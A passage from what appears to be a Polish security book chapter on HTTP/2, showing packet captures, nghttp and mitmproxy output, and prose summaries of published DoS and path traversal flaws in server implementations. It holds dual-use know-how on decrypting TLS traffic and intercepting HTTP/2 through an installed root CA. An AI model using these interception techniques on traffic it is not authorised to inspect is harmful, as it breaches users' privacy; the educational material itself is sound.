TCP	66	80 → 45746 [ACK] Seq=1 Ack=46 Win=2905
HTTP2	79	WINDOW_UPDATE[0]
TCP	66	80 → 45746 [ACK] Seq=1 Ack=59 Win=2905
HTTP2	113	HEADERS[1]: GET /test.html

Rysunek 6. Prosta komunikacja HTTP/2. Wiersze oznaczone jako HTTP2 (w tym przykładzie) to informacje wysyłane od klienta do serwera\*\*

Jak widzimy, komunikacja ponownie rozpoczyna się od nawiązania połączenia TCP (3-way *handshake*), ale do momentu wysłania żądania HTTP musimy jeszcze chwilę poczekać (zaznaczony kolorem niebieskim wiersz na rysunku 6). Widoczne są też tutaj dwa strumienie (ich identyfikatory znajdują się w nawiasach kwadratowych bezpośrednio po typie ramki). Strumień zerowy służy do przesyłania parametrów kontrolnych całego połączenia. Z kolei strumień o identyfikatorze 1 został utworzony za pomocą ramki HEADERS\*\*\*. Odpowiedź HTTP została przedstawiona na rysunku 7: widzimy tutaj ramkę HEADERS (nagłówki odpowiedzi) oraz ramkę DATA (ciało

\* Czytelnik może do własnych testów użyć serwerów Nhttp2: HTTP/2 C Library, <http://nhttp2.org/>.

\*\* W ramach ciekawostki warto dodać, że komunikacja oznaczona na rysunku 6 jako *Magic* to specjalny ciąg znaków (PRI \* HTTP/2.0\r\n\r\nSM\r\n\r\n) wysyłany przez klienta HTTP/2 na początku komunikacji. Początkowo zamiast liter PRI SM planowane były STA RT (zob. Thompson M. [martinthompson], *Exercising editorial discretion regarding magic*, <https://github.com/http2/http2-spec/commit/ac468f3fab9f7092a430eedfd69ee1fb2e23c944>). Sama zmiana rzadko jest komentowana we wskazanym repozytorium, choć można dopatrzeć się tu nawiązań do projektu autorstwa NSA o kodowej nazwie PRISM. Program miał służyć masowej inwigilacji.

\*\*\* Ramka HEADERS poza funkcją przesyłania nagłówków HTTP może służyć również do otwierania strumieni.

odpowiedzi)\*. Chwilę później następuje prośba o zamknięcie całego połączenia TCP (ramka GOAWAY)\*\*.

HTTP2	193	HEADERS[1]: 200 OK, DATA[1] (text/html)
TCP	66	45746 → 80 [ACK] Seq=106 Ack=38 Win=29312 Len=0
HTTP2	75	SETTINGS[0]
TCP	66	45746 → 80 [FIN, ACK] Seq=115 Ack=165 Win=29312
HTTP2	90	GOAWAY[0]

Rysunek 7. Odpowiedź HTTP/2

Same nagłówki w HTTP/2 również mogą wydać się nieco bardziej skomplikowane niż w HTTP/1.1. Na rysunku 8 widzimy m.in. znane nam nagłówki `user-agent` czy `accept` (zapisane w formie binarnej), ale występują też tzw. pseudonagłówki rozpoczynające się od znaku dwukropka, np. `:method`.

▼ HyperText Transfer Protocol 2	
▼ Stream: HEADERS, Stream ID: 1, Length 38, GET /test.html	
Length: 38	
Type: HEADERS (1)	
► Flags: 0x05	
0... .. = Reserved: 0x0	
.000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1	
[Pad Length: 0]	
Header Block Fragment: 820487612542579d34d186418a9c4ba0bd6db07d57ae8f7a...	
[Header Length: 137]	
[Header Count: 6]	
► Header: :method: GET	
► Header: :path: /test.html	
► Header: :scheme: http	
► Header: :authority: h2.sekurak.pl	
► Header: user-agent: curl/7.52.1	
► Header: accept: */*	
0020 7d 58 b2 b2 00 50 e5 1b ae d7 3b 84 37 f2 80 18 }X...P...;7...	
0030 00 e5 64 d1 00 00 01 01 08 0a a7 a2 93 45 c1 aa ...d.....E...	
0040 e4 5f 00 00 26 01 05 00 00 00 01 82 04 87 61 25 ...&.....a%	
0050 42 57 9d 34 d1 86 41 8a 9c 4b a0 bd 6d b0 7d 57 BW.4.A.K.m.W	
0060 ae 8f 7a 88 25 b6 50 c3 ab b6 25 c3 53 03 2a 2f ..z.%P...%.S*/	
0070 2a *	

Rysunek 8. Szczegóły ramki typu HEADERS

Aby całość skomplikować jeszcze bardziej, możliwa jest również komunikacja protokołem HTTP/2 zaczynająca się od klasycznej komunikacji HTTP/1.1 zawierającej kilka dodatkowych nagłówków, m.in. `Upgrade`\*\*\*. Taki wariant stosowany jest bardzo często w przypadku, kiedy klient nie wie, czy serwer obsługuje protokół

\* Ciało (żądania lub odpowiedzi) może być przesłane w wielu ramkach DATA, podobnie sprawa wygląda z nagłówkami.

\*\* Bardzo często sekwencja żądanie–odpowiedź nie zamyka całego połączenia TCP (czeka ono na kolejną komunikację – oszczędzamy na inicjacji wielu nowych połączeń!). W naszym przypadku (jedno żądanie HTTP zrealizowane z wykorzystaniem curl) wiadomo, że nie będzie dalszej komunikacji – całość połączenia można więc śmiało zamknąć.

\*\*\* Warto wspomnieć, że w podobnym kontekście nagłówek `Upgrade` stosowany jest w protokole WebSocket (zob. rozdz. *Bezpieczeństwo protokołu WebSocket*). Skądinąd możliwe jest również korzystanie z WebSocketów, jeśli używamy tylko protokołu HTTP/2 (por. *Bootstrapping WebSockets with HTTP/2*, <https://tools.ietf.org/html/rfc8441>).

HTTP/2. Przeglądarka próbuje więc połączyć się za pomocą HTTP/1.1, a następnie od razu przełączyć się na HTTP/2. Przykład inicjacji takiej komunikacji widzimy na rysunku 9.

```


▼ Hypertext Transfer Protocol
  ► GET /test.html HTTP/1.1\r\n
    Host: h2.sekurak.pl\r\n
    User-Agent: curl/7.52.1\r\n
    Accept: */*\r\n
    Connection: Upgrade, HTTP2-Settings\r\n
    Upgrade: h2c\r\n
    HTTP2-Settings: AMAAABkAARAAAAA\r\n
    \r\n
    [Full request URI: http://h2.sekurak.pl/test.html]
    [HTTP request 1/1]
    [Response in frame: 6]
  
```

Rysunek 9. Próba zmiany protokołu na HTTP/2

Z innych ciekawych mechanizmów oferowanych przez HTTP/2 warto wymienić możliwość inicjowania przez serwer wysyłki dodatkowych danych do klienta (tzw. mechanizm *server push*). Na przykład serwer poza zawartością pliku `test.html` mógłby od razu wysłać nam pliki graficzne, do których się odwołuje. Wreszcie, możemy też łatwo przerwać komunikację bez rozłączania połączenia TCP (odpowiada za to ramka `RST_STREAM`).

Nieco upraszczając, komunikacja HTTP/2 bardzo często wygląda w taki sposób:

- ustawienie parametrów połączenia: w strumieniu nr 0,
- przesłanie żądania HTTP: w ramce `HEADERS` i ewentualnie w ramce `DATA` (jeśli żądanie zawiera ciało),
- przesłanie odpowiedzi HTTP: w ramce `HEADERS` i ewentualnie w ramce `DATA` (jeśli odpowiedź zawiera ciało).



## Rysunek 10. Komunikacja HTTP/2

# BEZPIECZEŃSTWO

## Obowiązkowy TLS?

Na początek warto podkreślić, że HTTP/2 bardzo często wykorzystuje TLS (taki protokół jest oznaczany jako h2, popularne przeglądarki takie jak Chrome czy Firefox implementują wyłącznie tę wersję HTTP/2). Specyfikacja protokołu wymaga co najmniej wersji 1.2 TLS.

Jak widzieliśmy wcześniej na przykładzie curl, istnieje też możliwość działania HTTP/2 z wykorzystaniem zwykłego TCP (czyli bez dodatkowego zabezpieczenia) – tutaj możemy spotkać się z określeniem h2c (czy *HTTP/2 over plaintext*). Ten wariant jest bardziej przyjazny zarówno do testów, jak i dla atakujących.

Przy projektowaniu HTTP/2 od razu starano się zapobiec pewnym chorobom wieku dziecięcego (objawiających się m.in. podatnością CRIME w protokole SPDY będącym prekursorem HTTP/2)<sup>6</sup>. To właśnie dlatego do kompresji nagłówek użyto algorytmu HPACK<sup>7</sup>.

## Złożoność protokołu

Jak już mogliśmy się przekonać, HTTP/2 jest protokołem dość skomplikowanym – sama specyfikacja liczy sobie blisko 100 stron, a pamiętajmy, że nie zmienia ona całej, dość złożonej struktury wiadomości (żądania i odpowiedzi) znanej z HTTP 1.1. Dodatkowo mamy definiowane pewne rozszerzenia (np. *Alternative Services*<sup>8</sup>) czy ciekawostki (*Opportunistic Security for HTTP/2*<sup>9</sup>). Sam HPACK stanowi osobny dokument RFC<sup>10</sup>.

To wszystko sprawia, że można spodziewać się pewnych problemów implementacyjnych. Na tę chwilę\* są to zazwyczaj „jedynie” błędy klasy DoS. Kilka przykładów poniżej:

- ▶ Kilka podatności klasy DoS (w tym IIS 10, Nginx, Jetty, nghttpd, Wireshark): *HTTP/2: In-depth analysis of the top four flaws of the next generation web protocol*<sup>11</sup>. W opracowaniu możemy znaleźć opis kilku rodzajów podatności. Pierwsza z nich jest względnie prosta do wykorzystania (CVE-2016-0150 w IIS z efektem końcowym: niebieski ekran śmierci)<sup>12</sup>. Atak wymagał przesłania dwóch żądań HTTP w jednym strumieniu. Warto w tym miejscu przypomnieć sobie fragment rozdziału 8.1 dokumentu RFC mówiący, że nowe żądanie HTTP musi być wysłane w zupełnie nowym strumieniu.

“ Klient wysyła żądanie HTTP w nowym strumieniu, używając niewykorzystanego wcześniej identyfikatora strumienia”.

\* Kwiecień 2019.

\*\* „A client sends an HTTP request on a new stream, using a previously unused stream identifier”; *Hypertext Transfer Protocol Version 2 (HTTP/2)*, <https://tools.ietf.org/html/rfc7540#section-8.1>.

Kolejny problem omawiamy w badaniu Impervy to tzw. *slow read*\*.

W pewnym uproszczeniu ten atak klasy DoS polega na realizacji wolnej komunikacji HTTP/2 (np. 1 bajt w jednej ramce), która może wymuszać znaczne zaalokowanie zasobów po stronie serwera HTTP – np. gdy przeznacza on jeden wątek na obsługę jednego strumienia. Finalnie możliwe jest tutaj zablokowanie dostępu do serwera innym klientom zaledwie jednym, dość mało aktywnym połączeniem TCP. Jeszcze inny przykład to celujący w algorytm HPACK wariant podatności klasy *decompression bomb*. W tym przypadku atakujący przygotowuje odpowiednio duże żądanie HTTP (może to być np. dość długi nagłówek), które bardzo efektywnie się kompresuje. Realnie więc skompresowana komunikacja HTTP/2 będzie niewielka, ale po rozpakowaniu przez serwer wypełni jego pamięć. Ciekawym wariantem tego typu podatności jest DoS na aplikację kliencką (por. DoS w Wireshark<sup>13</sup>).

- ▶ DoS w Windows Server/Windows 10<sup>14</sup>. W tym przypadku możliwe było wysłanie nadmiernej liczby odpowiednio spreparowanych ramek SETTINGS, co Microsoft opisuje w ten sposób:

“ W pewnych sytuacjach nadmiarowe ustawienia mogą spowodować niestabilność usług oraz możliwe jest chwilowe wyższe obciążenie CPU, do momentu aż nastąpi timeout i połączenie zostanie zamknięte\*\*.

Co ciekawe, bardzo podobny błąd został naprawiony również w Tomcacie<sup>15</sup>.

Innymi podatnościami klasy DoS są: DoS w Nginx<sup>16</sup>, DoS w Node.js<sup>17</sup>, DoS w F5 BIG-IP<sup>18</sup>, DoS w HAProxy<sup>19</sup>. Czasem potencjał na wykonanie kodu znajduje się w systemie operacyjnym, tak jak w podatności w Apache Traffic Server<sup>20</sup>.

## Znane podatności raz jeszcze

Warto również pamiętać o dość nieoczekiwanych podatnościach, przed którymi komunikacja HTTP/1.1 została już zabezpieczona. Przykład tego typu problemu stanowi podatność CVE-2017-7675 w Tomcacie:

“ Implementacja HTTP/2 omijała pewne sprawdzenia, które zabezpieczały przed atakami directory traversal. Możliwe było zatem omijanie pewnych zabezpieczeń, wykorzystując w tym celu odpowiednio spreparowany URL\*\*\*.

\* Przy okazji warto wspomnieć o atakach klasy Slow HTTP DoS (dla HTTP/1.x): Michalczyk A. (vizzdoom), *Ataki Slow HTTP DoS (cz. 1.) – Slowloris*, <https://sekurak.pl/ataki-slow-http-dos-cz-1-slowloris/>.

\*\* „In some situations, excessive settings can cause services to become unstable and may result in a temporary CPU usage spike until the connection timeout is reached and the connection is closed”; Security Update Guide: ADV190005 | Guidance to adjust HTTP/2 SETTINGS frames, <https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/ADV190005>.

\*\*\* „The HTTP/2 implementation bypassed a number of security checks that prevented directory traversal attacks. It was therefore possible to bypass security constraints using an specially crafted URL”; CVE-2017-7675, <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7675>.

Jeżeli więc komunikuję się z serwerem protokołem HTTP/1.1, wszystko jest w porządku, jeśli natomiast tę samą w zasadzie komunikację wykonam przez HTTP/2 – być może będę w stanie wykorzystać podatność *Path Traversal*.

## WAF/IDS

Pamiętajmy, że w realnych warunkach najczęściej będziemy mieć do czynienia z szyfrowanym protokołem HTTP/2 (h2). Dla systemów klasy WAF jest to oczywiście problematyczny element. Dodatkowo po rozszyfrowaniu analiza protokołu HTTP/2 to zupełnie coś innego niż HTTP/1.1. Może i mamy WAF, ale nie włączyliśmy obsługi protokołu HTTP/2 – może pojawić się wówczas ryzyko, że nasz system uda się całkowicie obejść, np. umieszczając ataki w ramach HTTP/2.

Częstym rozwiązaniem jest terminacja połączenia HTTP/2 na systemie klasy WAF, który działa też jako *reverse proxy HTTP*. Proxy terminuje więc zaszyfrowane połączenie HTTP/2, tłumaczy komunikację na HTTP/1.1, analizuje ją pod względem zagrożeń i bezpiecznie wysyła do końcowych serwerów. Oczywiście, jeśli już używamy HTTP/2, to optymalne byłoby jego wykorzystanie w każdym miejscu (czyli również w komunikacji pomiędzy WAF-em a docelowymi serwerami HTTP), ale obecnie\* tego typu rozwiązania dopiero zaczynają pojawiać się na rynku.

## CO DALEJ?

Ewentualnym problemom bezpieczeństwa autorzy standardu HTTP/2 poświęcili całą sekcję<sup>21</sup>. Czy osoby implementujące HTTP/2\*\* ściśle przestrzegają zawartych w niej zaleceń? Może być z tym różnie, szczególnie że dość trudno znaleźć serwer zgodny w 100% z dokumentami RFC dotyczącymi HTTP/2\*\*\*. Przykład tego typu niezgodności widać na rysunku 11.

```
6. Frame Definitions
6.1. DATA
    × 1: Sends a DATA frame with 0x0 stream identifier
    → The endpoint MUST respond with a connection error of type PROTOCOL_ERROR.
       Expected: GOAWAY Frame (Error Code: PROTOCOL_ERROR)
       Connection closed
       Actual: Timeout
    ✓ 2: Sends a DATA frame on the stream that is not in "open" or "half-closed (local)" state
    ✓ 3: Sends a DATA frame with invalid pad length
```

Rysunek 11. Przykład użycia narzędzia h2spec – badanie niezgodności serwera HTTP/2 ze specyfikacją

Czytelnicy zainteresowani kwestią niskopoziomowego testowania bezpieczeństwa HTTP/2 mogą szukać inspiracji w pracy *Attacking HTTP/2 Implementations*<sup>22</sup>, której autorzy udostępniili fuzzer HTTP/2<sup>23</sup>. Jeśli ktoś preferuje Pythona – może skorzy-

\* Kwiecień 2019.

\*\* Listę wybranych implementacji HTTP/2 można znaleźć tutaj: *http2/http2-spec: Implementations*, <https://github.com/http2/http2-spec/wiki/Implementations>.

\*\*\* W celu przetestowania serwera na zgodność ze standardem HTTP/2 można skorzystać z narzędzia h2spec, zob. summerwind, *h2spec*, <https://github.com/summerwind/h2spec>.

stać z httpooh<sup>24</sup>. W tym kontekście warto również wspomnieć o narzędziu honggfuzz, którego rozwojem zajmuje się Robert Świącki<sup>25</sup>.

## NARZĘDZIA

Obecnie\* istnieje niewiele narzędzi przydatnych osobom związanym z bezpieczeństwem IT, a wspierających HTTP/2. Jednym z nich jest wspomniane wcześniej narzędzie curl.

Godny polecenia jest również klient HTTP/2 dostępny w ramach pakietu `nghttp2`<sup>\*\*</sup>. Umożliwia on dość dokładną analizę komunikacji również w przypadku protokołu h2 (wykorzystującego TLS). W widocznym poniżej listingu usunięto kilka mniej istotnych fragmentów:

*Listing 1. Przykładowy wynik polecenia `nghttp`*


```
$ nghttp -vn http://h2.sekurak.pl/test.html
[ 0.302] Connected
[ 0.302] send SETTINGS frame <length=12, flags=0x00, stream_id=0>
      (niv=2)
      [SETTINGS_MAX_CONCURRENT_STREAMS(0x03):100]
      [SETTINGS_INITIAL_WINDOW_SIZE(0x04):65535] [ 0.303] send HEADERS
frame <length=46, flags=0x25, stream_id=13>
      ; END_STREAM | END_HEADERS | PRIORITY
      (padlen=0, dep_stream_id=11, weight=16, exclusive=0)
      ; Open new stream
      :method: GET
      :path: /test.html
      :scheme: http
      :authority: h2.sekurak.pl
      accept: */*
      accept-encoding: gzip, deflate
      user-agent: nghttp2/1.18.1
[ 0.435] recv SETTINGS frame <length=6, flags=0x00, stream_id=0>
      (niv=1)
      [SETTINGS_MAX_CONCURRENT_STREAMS(0x03):100]
[ 0.435] recv SETTINGS frame <length=0, flags=0x01, stream_id=0>
      ; ACK
      (niv=0)
[ 0.435] recv WINDOW_UPDATE frame <length=4, flags=0x00, stream_id=0>
      (window_size_increment=2147418112)
[ 0.435] recv (stream_id=13) :status: 200
```

\* Połowa roku 2019.

\*\* Nghttp2: *HTTP/2 C Library and tools*, <https://github.com/nghttp2/nghttp2>. Nghttp2 jest biblioteką C implementującą HTTP/2. Projekt udostępnia również implementację klienta, serwera oraz proxy HTTP/2. Z implementacji tej korzysta serwer HTTP Apache.

```
[ 0.435] recv (stream_id=13) date: Mon, 15 Apr 2019 19:47:53 GMT
[ 0.435] recv (stream_id=13) server: Apache/2.4.25 (Debian)
[ 0.435] recv (stream_id=13) last-modified: Mon, 15 Apr 2019 14:28:10 GMT
[ 0.435] recv (stream_id=13) etag: "5-58692763f99d8"
[ 0.435] recv (stream_id=13) accept-ranges: bytes
[ 0.435] recv (stream_id=13) content-length: 5
[ 0.435] recv (stream_id=13) content-type: text/html
[ 0.436] recv HEADERS frame <length=104, flags=0x04, stream_id=13>
      ; END_HEADERS
      (padlen=0)
      ; First response header
[ 0.436] recv DATA frame <length=5, flags=0x01, stream_id=13>
      ; END_STREAM
[ 0.436] send GOAWAY frame <length=8, flags=0x00, stream_id=0>
      (last_stream_id=0, error_code=NO_ERROR(0x00), opaque_data(0)=[])
```

Jeszcze bardziej szczegółową analizę, bo na poziomie zawartości ramek, możemy przeprowadzić za pomocą narzędzia Wireshark. Powstaje jednak pytanie – w jaki sposób rozszyfrować TLS? Wireshark zezwala na podanie materiału kryptograficznego umożliwiającego taką operację (rysunek 12).



Rysunek 12. Wireshark – wskazanie pliku z zawartością umożliwiającą deszyfrację TLS (PREFERENCES › PROTOCOLS › TLS)

W jaki sposób utworzyć plik wskazany na rysunku 12? Wystarczy przed uruchomieniem przeglądarki (Firefox bądź Chrome) ustawić odpowiednią zmienną środowiskową:

```
$ export SSLKEYLOGFILE=~/.FF_TLS.log
$ ./firefox
```

Przykładową analizę wyniku połączenia z domeną `http://nghttp2.org/` widać na rysunku 13.

Source	Destination	Protocol	Length	Info
192.168.1.11	139.162.123.134	HTTP2	236	Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9]
192.168.1.11	139.162.123.134	HTTP2	311	HEADERS[15]: GET /, WINDOW_UPDATE[15]
139.162.123.134	192.168.1.11	HTTP2	267	SETTINGS[0], SETTINGS[0], PUSH_PROMISE[15]: GET /stylesheets/screen.css
192.168.1.11	139.162.123.134	HTTP2	97	SETTINGS[0]
192.168.1.11	139.162.123.134	HTTP2	102	PRIORITY[2]
139.162.123.134	192.168.1.11	HTTP2	544	HEADERS[15]: 200 OK, HEADERS[2]: 200 OK, DATA[15] (text/html), DATA[2]
192.168.1.11	139.162.123.134	HTTP2	115	PRIORITY[2], WINDOW_UPDATE[2]
192.168.1.11	139.162.123.134	HTTP2	172	HEADERS[17]: GET /javascripts/modernizr-2.0.js, WINDOW_UPDATE[17]
192.168.1.11	139.162.123.134	HTTP2	145	HEADERS[19]: GET /javascripts/octopress.js, WINDOW_UPDATE[19]
139.162.123.134	192.168.1.11	HTTP2	1338	DATA[2]
139.162.123.134	192.168.1.11	HTTP2	544	DATA[2]
192.168.1.11	139.162.123.134	HTTP2	101	WINDOW_UPDATE[2]
139.162.123.134	192.168.1.11	HTTP2	127	HEADERS[17]: 200 OK, HEADERS[19]: 200 OK, DATA[17], DATA[19], DATA[2] (text/css)
192.168.1.11	139.162.123.134	HTTP2	194	HEADERS[21]: GET /images/line-tile.png?1413623488, WINDOW_UPDATE[21]
192.168.1.11	139.162.123.134	HTTP2	148	HEADERS[23]: GET /images/noise.png?1413623488, WINDOW_UPDATE[23]
192.168.1.11	139.162.123.134	HTTP2	146	HEADERS[25]: GET /images/rss.png?1413623488, WINDOW_UPDATE[25]

Rysunek 13. Wireshark – analiza komunikacji HTTP2


Jeśli ktoś chciałby przechwytywać/modyfikować na żywo komunikację HTTP/2 z przeglądarki, może w tym celu użyć konsolowego narzędzia `mitmproxy`<sup>26</sup>. Mitmproxy może działać w kilku trybach, w tym jako standardowe HTTP proxy.

Narzędzie uruchamiamy w następujący sposób: `$ mitmproxy --host.`

Następnie konfigurujemy ustawienia proxy w przeglądarce na adres IP maszyny, na której działa mitmproxy (słuchający domyślnie na porcie 8080).

Rysunek 14. Konfiguracja proxy w przeglądarce Firefox

W następnym kroku instalujemy proponowany certyfikat *root CA* (pamiętajmy, żeby zrobić to ostrożnie, najlepiej tylko w przeglądarce służącej do testów)\*. W ten sposób uzyskamy możliwość bezproblemowego przechwytywania komunikacji h2.



\* Uwaga! Należy ostrożnie podchodzić do kwestii importowania certyfikatów jako *root certificate*. Nie zaleca się importowania takiego certyfikatu do zasobnika systemowego, ale skorzystanie z tego, że takie przeglądarki jak Mozilla Firefox wykorzystują własny schowek. To rozwiązanie pozwala ograniczyć ryzyko wynikające z możliwości przechwycenia ruchu generowanego przez nasz system.

Rysunek 15. Adres mitm.it umożliwiający instalację certyfikatu root CA w przeglądarce lub systemie operacyjnym

Po wejściu na konkretny serwis (w tym obsługujący HTTP/2) widzimy już określone żądania wraz ze szczegółami (por. rysunki 16 i 17).

```
>> GET https://facebook.com/ HTTP/2.0
    ← 301 text/html [no content] 342ms
GET https://www.facebook.com/ HTTP/2.0
    ← 200 text/html 27k 389ms
GET https://facebook.com/security/hsts-pixel.gif HTTP/2.0
    ← 200 image/gif 48b 160ms
GET https://static.xx.fbcdn.net/rsrc.php/v3/y2/l/0,cross/lZ86cv9aR90.css HTTP/2.0
    ← 200 text/css 24k 1.55s
GET https://static.xx.fbcdn.net/rsrc.php/v3/yU/r/n0t81GuLwe.js HTTP/2.0
    ← 200 application/x-javascript 71k 1.64s
GET https://static.xx.fbcdn.net/rsrc.php/v3/y2/l/0,cross/8PRQNKU2MIZ.css HTTP/2.0
    ← 200 text/css 4k 1.69s
GET https://static.xx.fbcdn.net/rsrc.php/v3/yw/l/0,cross/DlTHwJSMZsS.css HTTP/2.0
    ← 200 text/css 3k 1.73s
GET https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0,cross/riPKQ6XpyLw.css HTTP/2.0
    ← 200 text/css 34k 1.80s
GET https://static.xx.fbcdn.net/rsrc.php/v3/ye/l/0,cross/gVICGcsbj5F.css HTTP/2.0
    ← 200 text/css 6k 1.75s
GET https://static.xx.fbcdn.net/rsrc.php/v3/y1/l/0,cross/FtLAc0iQBdI.css HTTP/2.0
    ← 200 text/css 7k 1.25s
GET https://static.xx.fbcdn.net/rsrc.php/v3i6Vu4/y9/l/en_US/BZj-SeywX6s.js HTTP/2.0
    ← 200 application/x-javascript 304k 603ms
```

Rysunek 16. Przykładowa komunikacja HTTP/2 w narzędziu mitmproxy

2019-04-17 11:25:54 GET https://facebook.com/ HTTP/2.0		
← 301 text/html [no content] 342ms		
Request	Response	Detail
:authority:	facebook.com	
user-agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:66.0) Gecko/20100101 Firefox/66.0	
accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
accept-language:	en-US,en;q=0.5	
accept-encoding:	gzip, deflate, br	
dnt:	1	
upgrade-insecure-requests:	1	
te:	trailers	
No request content (press tab to view response)		

Rysunek 17. Szczegóły komunikacji HTTP/2 w narzędziu mitmproxy. Widoczny m.in. pseudonagłówek :authority

## PODSUMOWANIE

Czy projekt o nazwie HTTP/2 okazał się sukcesem? Prawdopodobnie tak. Obecnie\* obsługę protokołu zapewnia większość przeglądarek internetowych. Jednocześnie ok. 35% wszystkich serwisów webowych również pozwala na komunikację z wykorzystaniem HTTP/2 (przy czym warto zaznaczyć, że najczęściej równolegle zapewniona jest możliwość komunikacji z wykorzystaniem poprzednich wersji HTTP)<sup>27</sup>.

Jak widzieliśmy, od strony bezpieczeństwa całość wygląda solidnie, choć nie zapominajmy o kompatybilności wstecznej – w tym przypadku podatności, które

\* Połowa roku 2019.

mogą być wykorzystane w HTTP/1.x, z dużym prawdopodobieństwem będą występowały również w HTTP/2.

IE	Edge	Firefox	Chrome	Safari	iOS Safari	Opera Mini	Chrome for Android	UC Browser for Android	Samsung Internet
	17	65	71		11.4				4
		66	72	12					8.2
11	18	66	73	12.1	12.1	all	73	11.8	9.2
		67	74	TP	12.2				
		68	75						
			76						

Rysunek 18. Wsparcie dla HTTP/2 w przeglądarkach<sup>28</sup>

W szczególności warto zwrócić uwagę na podatności aplikacyjne – wykorzystanie *SQL Injection* czy *XXE* będzie wyglądało w ten sam sposób w obu wersjach protokołu HTTP, zmieni się tylko niskopoziomowy sposób przesyłania ataku. Złośliwi mogą dodać: ataki będą mogły być realizowane nieco szybciej. To w końcu szybkość działania była głównym celem powstania HTTP/2.

Czy w takim razie kolejne lata to era dominacji HTTP/2? Niektórzy wskazują na nikłe korzyści wydajnościowe tego protokołu w pewnych warunkach. Faktem jest również nawet wyższa wydajność HTTP/1.x w sieciach ze stratami pakietów (por. prace *HTTP/3 explained*<sup>29</sup> oraz *HTTP/2: What no one's telling you*<sup>30</sup>).

Odpowiedzią na ten problem ma być nowy protokół HTTP/3, który obecnie znajduje się w trakcie standaryzacji<sup>31</sup>. W warstwie transportowej bazuje on na protokole UDP i pełnymi garściami czerpie ze specyfikacji HTTP/2. Jeśli wszystko pójdzie zgodnie z planem, ma on rzeczywiście być szybkim i bezpiecznym następcą HTTP/1.x.



ksiazka.sekurak.pl/r4

- 1 *Hypertext Transfer Protocol Version 2 (HTTP/2)*, <https://tools.ietf.org/html/rfc7540>
- 2 Grigorik I., Surma, *Introduction to HTTP/2*, <https://developers.google.com/web/fundamentals/performance/http2/>
- 3 Dostępne są również dodatkowe ramki, proponowane jako rozszerzenia, np. *ORIGIN: The ORIGIN HTTP/2 Frame*, 2018, <https://tools.ietf.org/html/rfc8336> czy *ALTSVC: HTTP Alternative Services*, <https://tools.ietf.org/html/rfc7838>
- 4 *HTTP Pipelining*, <https://www.chromium.org/developers/design-documents/network-stack/http-pipelining> oraz: *Mozilla networking preferences: HTTP (this section under construction)*, [https://developer.mozilla.org/en-US/docs/Mozilla/Preferences/Mozilla\\_networking\\_preferences#Preferences](https://developer.mozilla.org/en-US/docs/Mozilla/Preferences/Mozilla_networking_preferences#Preferences)
- 5 *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing: 6.4. Concurrency*, <https://tools.ietf.org/html/rfc7230#section-6.4>
